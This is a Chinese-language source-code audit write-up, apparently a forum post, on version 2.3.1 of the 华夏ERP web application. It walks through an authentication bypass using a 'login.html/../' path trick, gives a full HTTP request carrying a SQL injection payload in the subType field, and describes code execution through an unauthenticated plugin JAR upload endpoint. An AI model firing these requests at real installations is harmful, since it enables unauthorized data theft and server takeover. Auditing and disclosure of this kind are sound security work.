华夏ERP_v2.3.1最新版SQL与RCE的审计过程

前言 代码路径 ``` https://gitee.com/jishenghua/JSH_ERP ``` 软件版本 ``` 华夏ERP_v2.3.1 ``` 源码审计的流程都是一样，从外部输入点开始跟踪数据流，判断数据处理过...

前言

代码路径

```
1. https://gitee.com/jishenghua/JSH_ERP
```

软件版本

```
1. 华夏ERP_v2.3.1
```

源码审计的流程都是一样，从外部输入点开始跟踪数据流，判断数据处理过程中是否存在一些常见的漏洞模式，比如外部数据直接拼接到SQL语句，就导致了SQL注入漏洞。

对于Web应用来说常见外部数据入口有

> Filter
> 处理Url请求的Controller

查找这些入口的方式有很多，比如查看系统配置文件（web.x ml），查看对应注解，或者先抓包找到想看的请求，然后根据字符串来进行定位。

找到入口后就是跟踪数据流，着重关注权限检查、数据过滤、以及平时积累的漏洞模式（XXE、SQL注入等）

认证绕过

系统存在一个 fliter，在 `LogCostFilter` 里面会检查 `session` 来判断用户是否登录，如果没有登录就会让他重定向到 `login.html` ，与漏洞相关代码如下

```
1.
2. @WebFilter(filterName = "LogCostFilter", urlPatterns = {"/*"},
3.         initParams = {@WebInitParam(name = "ignoredUrl", value = ".css#.js#.jpg#.png#.gif#.ico"
   ),
4.                 @WebInitParam(name = "filterPath",
5.                         value = "/user/login#/user/registerUser#/v2/api-docs")})
6. public class LogCostFilter implements Filter {
7.
8.     @Override
9.     public void doFilter(ServletRequest request, ServletResponse response,
10.                         FilterChain chain) throws IOException, ServletException {
11.         HttpServletRequest servletRequest = (HttpServletRequest) request;
12.         HttpServletResponse servletResponse = (HttpServletResponse) response;
13.         String requestUrl = servletRequest.getRequestURI();
14.         //具体，比如：处理若用户未登录，则跳转到登录页
15.         O bject userInfo = servletRequest.getSession().getAttribute("user");
16.         if(userInfo!=null) { //如果已登录，不阻止
17.             chain.doFilter(request, response);
18.             return;
19.         }
20.         if (requestUrl != null &amp;amp;&amp;amp; (requestUrl.contains("/doc.html") ||
21.             requestUrl.contains("/register.html") || requestUrl.contains("/login.html"))) {
22.             chain.doFilter(request, response);
23.             return;
24.         }
```

首先通过 getRequestURI 获取到请求 url，然后判断 session 中是否存在 user 属性，如果不为null，就表示已经登录了直接放行，否则会对 requestUrl 进行判断，如果包含 login.html、doc.html、register.html就表示不需要登录直接放行，但是这里使用的是 contains 方法，只要字符串里面带这些字符串即可通过校验

poc

```
1. GET /depotHead/login.html/../list?search=aaa&amp;amp;currentPage=1&amp;amp;pageSize=
   10&amp;amp;t=1618229175662 HTTP/1.1
2. Host: 192.168.245.1:9978
3. Accept: application/json, text/j avas cript, */*; q=0.01
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
   cko) Chrome/88.0.4324.150 Safari/537.36
5. X-Requested-With: x mlHttpRequest
6. Accept-Encoding: gzip, deflate
7. Accept-Language: zh-CN,zh;q=0.9
8. Connection: close
```


使用上面请求即可访问到 `/depotHead/list` 对于的 `controller` .

sql注入

payload

1. GET /depotHead/login.html/../list?search=%7B%22type%22%3A%22%E5%85%B6%E5%AE%83%22%2C%22subType%22%3A%22%E9%87%87%E8%B4%AD%E8%AE%A2%E5%8D%95'%20or%20''%3D'%22%2C%22roleType%22%3A%22%E5%85%A8%E9%83%A8%E6%95%B0%E6%8D%AE%22%2C%22status%22%3A%22%22%2C%22number%22%3A%22%22%2C%22beginTime%22%3A%22%22%2C%22endTime%22%3A%22%22%2C%22materialParam%22%3A%2222222222222222%22%2C%22depotIds%22%3A%22%22%7D&currentPage=1&pageSize=10&t=1618229175662 HTTP/1.1
2. **Host**: 192.168.245.1:9978
3. **Accept**: application/json, text/j avas cript, */*; *q=0.01*
4. *User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36*
5. *X-Requested-With: x mlHttpRequest*
6. *Referer: http://192.168.245.1:9978/pages/bill/purchase_orders_list.html*
7. *Accept-Encoding: gzip, deflate*
8. *Accept-Language: zh-CN,zh;q=0.9*
9. *Connection: close*

处理函数时 `getDepotHeadList`



可以看到 `subType` 里面有注入的数据，继续跟进

```
DepotHeadService.java | DepotHeadMapperEx.java | application.properties | ResourceController.java | CglibAopProxy.class | CommonQueryManager.java
82          return list;
83      }
84
85      public List<DepotHeadVo4List> select(String type, String subType, String roleType, String status, String number, String beginTime,
86                                           String materialParam, String depotIds, int offset, int rows)throws Exception {  materialParam
87          List<DepotHeadVo4List> resList = new ArrayList<~>();  resList:  size = 0
88          List<DepotHeadVo4List> list=null;  list: null
89          try{
90              String [] creatorArray = getCreatorArray(roleType);  creatorArray: null  roleType: "全部数据"
91              list=depotHeadMapperEx.selectByConditionDepotHead(type, subType, creatorArray, status, number, beginTime, endTime, materia
92          }catch(Exception e){
93              JshException.readFail(logger, e);
94          }
95          if (null != list) {
```

selectByConditionDepotHead 应该是 配置 mybatis 时需要的方法，安装 MyBatisCodeHelper-Pro 插件后点击方法左边的logo即可跳转到对应的x ml配置文件

```
19      */
20  public interface DepotHeadMapperEx {
21      List<DepotHeadVo4List> selectByConditionDepotHead(
22              @Param("type") String type,
23              @Param("subType") String subType,
24              @Param("creatorArray") String[] creatorArray,
25              @Param("status") String status,
26              @Param("number") String number,
27              @Param("beginTime") String beginTime,
28              @Param("endTime") String endTime,
29              @Param("materialParam") String materialParam,
30              @Param("depotIds") String depotIds,
31              @Param("offset") Integer offset,
```

可以看到配置文件使用 $ 对用户数据进行拼接，导致 SQL 注入

```
<select id="selectByConditionDepotHead" parameterType="com.jsh.erp.datasource.entities.DepotHeadExample" resultMap  3 532 10
    select distinct dh.*, s.supplier OrganName, u.username userName, a.name AccountName
    from jsh_depot_head dh
    left join jsh_supplier s on dh.organ_id=s.id and ifnull(s.delete_Flag,'0') !='1'
    left join jsh_user u on dh.creator=u.id and ifnull(u.Status,'0') ='0'
    left join jsh_account a on dh.account_id=a.id and ifnull(a.delete_Flag,'0') !='1'
    left join jsh_depot_item di on dh.id = di.header_id and ifnull(di.delete_flag,'0') !='1'
    left join jsh_material m on di.material_id = m.id and ifnull(m.delete_flag,'0') !='1'
    where 1=1
    <if test="type != null">
        and dh.type='${type}'
    </if>
    <if test="subType != null">
        and dh.sub_type='${subType}'
    </if>
    <if test="status != null">
        and dh.status ='${status}'
    </if>
    <if test="number != null">
        and dh.number like '%${number}%'
    </if>
    <if test="beginTime != null">
        and dh.oper_time >= '${beginTime}'
    </if>
    <if test="endTime != null">
        and dh.oper_time <= '${endTime}'
    </if>
    <if test="materialParam != null and materialParam !=''">
```


在分析过程中可以在 application.properties 里面增加配置，让 mybatis 打印出会执行的 sql 语句

1. logging.level.com.jsh.erp.datasource.mappers.*=debug

最后执行的 sql 语句如下

1. **Execute** SQL：SELECT COUNT(1) FROM (SELECT DISTINCT dh.* FROM jsh_depot_head dh LEFT JOIN jsh_depot_item di ON dh.**Id** = di.header_id AND ifnull(di.delete_flag, '0') != '1' LEFT JOIN jsh_material m ON di.material_id = m.**Id** AND ifnull(m.delete_Flag, '0') != '1' WHERE 1 = 1 AND dh.type = '其它' AND dh.sub_type = '采购订单' OR '' = '' AND (m.name LIKE '%22222222222222%' OR m.standard LIKE '%22222222222222%' OR m.model LIKE '%22222222222222%') AND ifnull(dh.delete_Flag, '0') != '1') tb

可以看到 sql 语句被注入成了恒等，所以会把所有数据返回。



RCE


软件有一个”隐藏”的Controller

```
/**
 * 上传并安装插件。注意: 该操作只适用于生产环境
 * @param multipartFile 上传文件 multipartFile
 * @return 操作结果
 */
@PostMapping("/uploadInstallPluginJar")
public String install(@RequestParam("jarFile") MultipartFile multipartFile){
    try {
        if(pluginOperator.uploadPluginAndStart(multipartFile)){
            return "install success";
        } else {
            return "install failure";
        }
    } catch (Exception e) {
        e.printStackTrace();
        return "install failure : " + e.getMessage();
    }
}
```


用户可以上传一个符合格式的 `jar` 包到这个接口，这里就会通过 `uploadPluginAndStart` 上传并安装插件，插件的格式可以参考下面链接

1. https://gitee.com/starblues/springboot-plugin-framework-parent

需要额外注意的一点是，编译出来的demo插件，需要修改jar包的manifest文件，增加几个字段



在 `DefinPlugin` 类里面增加恶意代码，当插件加载后就会执行。



当前版本有一个限制，或者说该功能有bug，需要手动创建 `plugins` 目录（或者系统之前已经安装过插件）才能安装新插件到该目录。

发表于 2021-05-14 21:57 阅读 (458) 分类：漏洞分析 (https://forum.butian.net/community/Vul_analysis)